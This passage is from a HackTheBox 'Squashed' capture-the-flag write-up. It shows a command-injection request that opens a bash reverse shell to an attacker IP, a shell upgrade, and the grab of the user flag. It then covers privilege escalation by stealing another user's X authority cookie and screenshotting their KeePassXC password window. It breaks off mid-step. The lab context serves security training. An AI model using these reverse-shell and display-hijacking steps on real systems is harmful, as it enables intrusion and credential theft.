Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Sec-GPC: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Content-Type: application/x-www-form-urlencoded
Content-Length: 6

cmd=bash+-c+'bash+-i+>%26+/dev/tcp/10.10.16.19/9001+0>%261'
```

And we get the revshell here




```
~
nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.129.228.109 36760
bash: cannot set terminal process group (1059): Inappropriate ioctl for device
bash: no job control in this shell
alex@squashed:/var/www/html$
```

Lets upgrade this



```
~ (3m 30.02s)
nc -lvnp 9001

Listening on 0.0.0.0 9001
Connection received on 10.129.228.109 36760
bash: cannot set terminal process group (1059): Inappropriate ioctl for device
bash: no job control in this shell
alex@squashed:/var/www/html$ python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
alex@squashed:/var/www/html$ ^Z
[1]  + 24827 suspended  nc -lvnp 9001

~
stty raw -echo;fg

[1]  + 24827 continued  nc -lvnp 9001

alex@squashed:/var/www/html$ export TERM=xterm
alex@squashed:/var/www/html$ id
uid=2017(alex) gid=2017(alex) groups=2017(alex)
alex@squashed:/var/www/html$ 
```


And here is your user.txt



```
alex@squashed:/var/www/html$ cd /home
alex@squashed:/home$ ls
alex  ross
alex@squashed:/home$ cd alex
alex@squashed:/home/alex$ ls -al
total 64
drwxr-xr-x 15 alex alex 4096 Oct 21  2022 .
drwxr-xr-x  4 root root 4096 Oct 21  2022 ..
lrwxrwxrwx  1 root root    9 Oct 17  2022 .bash_history -> /dev/null
drwxr-xr-x  8 alex alex 4096 Oct 21  2022 .cache
drwx------  8 alex alex 4096 Oct 21  2022 .config
drwx------  3 alex alex 4096 Oct 21  2022 .gnupg
drwx------  3 alex alex 4096 Oct 21  2022 .local
lrwxrwxrwx  1 root root    9 Oct 21  2022 .viminfo -> /dev/null
drwxr-xr-x  2 alex alex 4096 Oct 21  2022 Desktop
drwxr-xr-x  2 alex alex 4096 Oct 21  2022 Documents
drwxr-xr-x  2 alex alex 4096 Oct 21  2022 Downloads
drwxr-xr-x  2 alex alex 4096 Oct 21  2022 Music
drwxr-xr-x  2 alex alex 4096 Oct 21  2022 Pictures
drwxr-xr-x  2 alex alex 4096 Oct 21  2022 Public
drwxr-xr-x  2 alex alex 4096 Oct 21  2022 Templates
drwxr-xr-x  2 alex alex 4096 Oct 21  2022 Videos
drwx------  3 alex alex 4096 Oct 21  2022 snap
-rw-r-----  1 root alex   33 Oct 18 12:59 user.txt
alex@squashed:/home/alex$ 
```

Vertical PrivEsc


So we saw there was that Xauthority thing going on lets see all the display connected on this



```
alex@squashed:/home/alex$
alex@squashed:/home/alex$ w
 15:49:11 up  2:49,  1 user,  load average: 0.09, 0.04, 0.01
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
ross     tty7     :0               12:59    2:49m 17.08s  0.07s /usr/libexec/gnome-session-binary --systemd --session=gnome
alex@squashed:/home/alex$ 
```


So the display here is :0

We need that token tho so i remounted that /home/ross then got the .Xauthority here in /home/alex home directory



```
alex@squashed:/home/ross$ cd /home/alex
alex@squashed:/home/alex$ wget http://10.10.16.19/.Xauthority
--2024-10-18 16:04:43--  http://10.10.16.19/.Xauthority
Connecting to 10.10.16.19:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 57 [application/octet-stream]
Saving to: ‘.Xauthority’

.Xauthority         100%[===================>]      57  --.-KB/s    in 0s

2024-10-18 16:04:43 (7.96 MB/s) - ‘.Xauthority’ saved [57/57]

alex@squashed:/home/alex$ 
```


Now lets set the HOME to /home/alex here



```
alex@squashed:/home/alex$ export HOME=/home/alex
alex@squashed:~$ 
```

Now lets see more information using this about the display


```
xdpyinfo -display :0 | less
```



```
name of display:    :0
version number:    11.0
vendor string:    The X.Org Foundation
vendor release number:    12013000
X.Org version: 1.20.13
maximum request size:  16777212 bytes
motion buffer size:  256
bitmap unit, bit order, padding:    32, LSBFirst, 32
image byte order:    LSBFirst
number of supported pixmap formats:    7
supported pixmap formats:
    depth 1, bits_per_pixel 1, scanline_pad 32
    depth 4, bits_per_pixel 8, scanline_pad 32
    depth 8, bits_per_pixel 8, scanline_pad 32
    depth 15, bits_per_pixel 16, scanline_pad 32
    depth 16, bits_per_pixel 16, scanline_pad 32
    depth 24, bits_per_pixel 32, scanline_pad 32
    depth 32, bits_per_pixel 32, scanline_pad 32
keycode range:    minimum 8, maximum 255
focus:  window 0x1e00006, revert to PointerRoot
number of extensions:    28
    BIG-REQUESTS
    Composite
    DAMAGE
    DOUBLE-BUFFER
    DPMS
    DRI2
    GLX
    Generic Event Extension
```

Now let see more info with `xwininfo`


```
xwininfo -root -tree -display :0
```



```
xwininfo: Window id: 0x533 (the root window) (has no name)

  Root window id: 0x533 (the root window) (has no name)
  Parent window id: 0x0 (none)
     26 children:
     0x80000b "gnome-shell": ("gnome-shell" "Gnome-shell")  1x1+-200+-200  +-200+-200
        1 child:
        0x80000c (has no name): ()  1x1+-1+-1  +-201+-201
     0x800021 (has no name): ()  802x575+-1+26  +-1+26
        1 child:
        0x1e00006 "Passwords - KeePassXC": ("keepassxc" "keepassxc")  800x536+1+38  +0+64
           1 child:
           0x1e000fe "Qt NET_WM User Time Window": ()  1x1+-1+-1  +-1+63
     0x1e00008 "Qt Client Leader Window": ()  1x1+0+0  +0+0
     0x800017 (has no name): ()  1x1+-1+-1  +-1+-1
     0x2000001 "keepassxc": ("keepassxc" "Keepassxc")  10x10+10+10  +10+10
     0x1e00004 "Qt Selection Owner for keepassxc": ()  3x3+0+0  +0+0
     0x1c00001 "evolution-alarm-notify": ("evolution-alarm-notify" "Evolution-alarm-notify")  10x10+10+10  +10+10
     0x1800002 (has no name): ()  10x10+0+0  +0+0
:
```


Shows a password keepassXC here
we can take a screenshot of this using `xwd`

```
xwd -root -screen -silent -display :0 > /tmp/pass.xwd
```




```
alex@squashed:~$ xwd -root -screen -silent -display :0 > /tmp/pass.xwd
alex@squashed:~$ ls -al /tmp
total 1888
drwxrwxrwt  2 root root    4096 Oct 18 16:11 .
drwxr-xr-x 20 root root    4096 Oct 21  2022 ..
-rw-r--r--  1 alex alex 1923179 Oct 18 16:11 pass.xwd
alex@squashed:~$
```

Now lets get this on our system




```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Squashed git:(main)±4 (0.024s)
ls -al

total 1916
drwxr-xr-x 1 pks pks     156 Oct 18 21:42 .
drwxr-xr-x 1 pks pks     404 Oct 18 18:28 ..
-rw-r--r-- 1 pks pks    1228 Oct 18 18:41 aggressiveScan.txt
